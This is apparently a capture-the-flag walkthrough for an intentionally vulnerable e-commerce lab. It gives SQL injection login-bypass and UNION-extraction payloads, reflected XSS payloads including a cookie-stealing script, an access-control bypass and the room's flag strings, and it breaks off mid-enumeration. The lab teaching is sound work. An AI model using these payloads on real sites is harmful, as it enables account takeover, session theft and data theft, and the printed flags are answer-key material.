HackMart Security Challenge - Complete Walkthrough

Room Overview

Room Name: HackMart Security Challenge
Difficulty: Easy to Medium
Category: Web Security
Focus: OWASP Top 10 Vulnerabilities
Total Flags: 4

Challenge Description

HackMart is an intentionally vulnerable e-commerce web application designed to teach web security concepts. Players must identify and exploit 4 different vulnerabilities to capture all flags.

OWASP Top 10 Coverage

- **A01:2021** - Broken Access Control
- **A03:2021** - Injection (SQL Injection & XSS)

Challenge Setup

Prerequisites

- Web browser (Chrome/Firefox recommended)
- Burp Suite (optional but helpful)
- Basic command-line tools

TryHackMe Room Link: https://tryhackme.com/jr/hackmartsecuritychallenge

Initial Access

1. Access the application at: https://hackmart.infinityfree.me/
2. Begin reconnaissance

Reconnaissance Phase

Step 1: Explore the Application

Visit the following pages to understand the structure:

- [x] https://hackmart.infinityfree.me/index.php - Home page
- [x] https://hackmart.infinityfree.me/products.php - Product listing
- [x] https://hackmart.infinityfree.me/login.php - Login page
- [x] https://hackmart.infinityfree.me/register.php - Registration page
- [x] https://hackmart.infinityfree.me/cart.php - Shopping cart
- [x] https://hackmart.infinityfree.me/admin.php - Admin panel (requires auth)

Step 2: Identify Input Points

Key areas to test:

- Login form (username & password)
- Product search functionality
- URL parameters (id, search)
- All user input fields

🚩 Flag 1: SQL Injection - Authentication Bypass

Vulnerability Overview

Type: SQL Injection
OWASP: A03:2021 - Injection
Difficulty: Easy
Location: login.php

Vulnerability Details

The login functionality uses direct string concatenation without parameterized queries:

```
$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
```

This allows attackers to manipulate the SQL query logic.

Exploitation Steps

Step 1: Navigate to the login page

https://hackmart.infinityfree.me/login.php


Step 2: Try a basic SQL injection payload

In the **username** field, enter:

```
admin' OR '1'='1
```

In the **password** field, enter:

Anything



Step 3: Click "Login"

What Happens Behind the Scenes

The SQL query becomes:

SELECT * FROM users WHERE username='admin' OR '1'='1' AND password='anything'

Since '1'='1' is always true, the OR condition bypasses authentication.

Alternative Payloads

Payload 1 - Comment-based bypass:

Username: admin'--

Password: (leave empty or anything)

Payload 2 - UNION-based:

Username: ' OR 1=1--

Password: (anything)


Payload 3 - Boolean-based:

Username: admin' AND '1'='1

Password: (anything)

Retrieving Flag 1

After successful login as admin, you'll be redirected to the admin panel or home page. Check the page source or admin panel for:



FLAG 1: THM{SQL_1NJ3CT10N_4UTH_BYP4SS}

The flag appears as an HTML comment in admin.php:

<!-- FLAG 1: THM{SQL_1NJ3CT10N_4UTH_BYP4SS} -->

<!-- Congratulations! You bypassed authentication using SQL injection! -->

Learning Takeaways

Why this works:

- No input sanitization
- Direct SQL query construction
- No prepared statements

Prevention:

- Use parameterized queries (prepared statements)
- Input validation and sanitization
- Implement proper authentication mechanisms
- Use ORM frameworks

🚩 Flag 2: Reflected Cross-Site Scripting (XSS)

Vulnerability Overview

Type: Reflected XSS
OWASP: A03:2021 - Injection
Difficulty: Easy
Location: products.php

Vulnerability Details

The search functionality directly outputs user input without sanitization:

```
<p>Search results for: <strong><?php echo $_GET['search']; ?></strong></p>
```

Exploitation Steps


Step 1: Navigate to the products page

https://hackmart.infinityfree.me/products.php


Step 2: Use the search functionality with an XSS payload

In the search box, enter:

<script>alert('XSS')</script>



Step 3: Submit the search




You should see a JavaScript alert box pop up, confirming XSS vulnerability.


Retrieving Flag 2

The flag is revealed when certain XSS payloads are detected. Try these payloads:

Payload 1 - Basic script tag:


<script>alert(1)</script>





Payload 2 - Image tag with onerror:

<img src=x onerror=alert('XSS')>



Payload 3 - SVG-based:

<svg/onload=alert('XSS')>

When you use any of these payloads, check the page source. The flag will appear as a comment:

<!-- FLAG 2: THM{R3FL3CT3D_XSS_V1CT0RY} -->

<!-- Congratulations! You successfully exploited Reflected XSS! -->

URL-based Exploitation

You can also exploit this via URL:

https://hackmart.infinityfree.me/products.php?search=<script>alert('XSS')</script>


Advanced XSS Payloads

Cookie stealing:

<script>document.location='http://hackmart.infinityfree.me/?c='+document.cookie</script>

DOM manipulation:

<img src=x onerror="document.body.innerHTML='<h1>Hacked!</h1>'">



Learning Takeaways

Why this works:

- No output encoding
- Direct user input reflection
- No Content Security Policy (CSP)

Prevention:

- HTML entity encoding
- Content Security Policy headers
- Input validation
- Use htmlspecialchars() in PHP
- Implement XSS filters

🚩 Flag 3: Broken Access Control

Vulnerability Overview

Type: Broken Access Control
OWASP: A01:2021 - Broken Access Control
Difficulty: Easy
Location: admin.php

Vulnerability Details

The admin panel only checks if a user is logged in, but doesn't verify admin privileges:

```
if(!isset($_SESSION['user_id'])) {
    header("Location: login.php");
    exit();
}
// Missing: if($_SESSION['is_admin'] != 1) { reject }
```

Exploitation Steps


Step 1: Create a regular user account

Go to:


http://hackmart.infinityfree.me/register.php

Register with:

- Username: testuser
- Email: test@test.com
- Password: password123




Step 2: Log in with your regular account



Step 3: Navigate directly to the admin panel

http://hackmart.infinityfree.me/admin.php



Step 4: Access granted!

Even though you're not an admin, you can access the admin panel due to insufficient authorization checks.

Retrieving Flag 3

Once you access admin.php as a non-admin user, the flag is visible in two locations:

Location 1 - Hidden div in HTML:

THM{BR0K3N_ACC3SS_C0NTR0L_PWN3D}

View page source or inspect element to see this.

Location 2 - HTML comment:

<!-- FLAG 3: THM{BR0K3N_ACC3SS_C0NTR0L_PWN3D} -->

<!-- You accessed the admin panel without proper authorization! -->

Location 3 - Conditional warning message:

If you access as a non-admin, you'll see a yellow warning box with the message about lacking admin privileges.


How to View the Hidden Flag

Method 1 - View Page Source:

- Right-click → "View Page Source"
- Search for "flag3" or "THM{"

Method 2 - Inspect Element:

- Press F12 → Elements tab
- Search for "flag3"



Advanced Exploitation

Check your session data:

The vulnerability exists because the code doesn't validate:

if(isset($_SESSION['is_admin']) && $_SESSION['is_admin'] != 1)

You can verify your non-admin status but still access restricted functionality.

Learning Takeaways

Why this works:

- Only authentication check, no authorization
- Missing role-based access control
- Direct URL access not prevented

Prevention:

- Implement proper authorization checks
- Use role-based access control (RBAC)
- Verify user permissions on every protected page
- Implement principle of least privilege
- Use middleware for access control

🚩 Flag 4: UNION-Based SQL Injection

Vulnerability Overview

Type: UNION-based SQL Injection
OWASP: A03:2021 - Injection
Difficulty: Medium
Location: products.php (search functionality)

Vulnerability Details

The product search query is vulnerable:

```
$query = "SELECT * FROM products WHERE name LIKE '%$search%' OR description LIKE '%$search%'";
```

This allows UNION-based SQL injection to extract data from other tables.

What You'll Learn

1. **Column enumeration** - Finding how many columns a query returns
2. **UNION SELECT** - Combining queries to show extra data
3. **information_schema** - MySQL's built-in database catalog
4. **Data extraction** - Pulling sensitive data from hidden tables


Step-by-Step Exploitation

Step 1: Verify SQL Injection Works

Go to the Products page and search for:

' OR '1'='1

Expected Result: All products are displayed (SQL injection confirmed!)




Step 2: Find the Number of Columns

The ORDER BY clause sorts results by column number. We can use this to count columns!

Try these searches one by one:

' ORDER BY 1—




' ORDER BY 2—


' ORDER BY 3--

' ORDER BY 4--

' ORDER BY 5—



' ORDER BY 6—



What to observe:

- Searches 1-5: Products displayed
- Search 6: Error or no results


Conclusion: The table has exactly **5 columns**!

Why this matters: Your UNION SELECT must have the same number of columns.

Step 3: Identify Displayable Columns

Search for:

test' UNION SELECT 1,2,3,4,5-- -



What you'll see:

- A "fake product" appears
- Some numbers (2, 3, 4) are visible on the page
- These are the columns that display data!


Typical display:

- Column 2 shows as Product Name
- Column 3 shows as Price
- Column 4 shows as Description

Step 4: Extract Database Information

Now let's get information about the database:

test' UNION SELECT 1,database(),version(),user(),5-- -



You'll see:

- **Database name** (e.g., hackmart or if0_40147269_hackmart)
- **MySQL version** (e.g., 11.4.7-MariaDB)
- **Current user** (e.g., root@localhost)

Write down the database name - you'll need it!

Step 5: Enumerate Tables

Let's find all tables in the database:

test' UNION SELECT 1,table_name,3,4,5 FROM information_schema.tables WHERE table_schema='DATABASE_NAME'-- -


Replace DATABASE_NAME with the actual database name from Step 4.

Example:

test' UNION SELECT 1,table_name,3,4,5 FROM information_schema.tables WHERE table_schema='if0_40147269_hackmart'-- -

You'll see multiple fake products, each showing a table name:

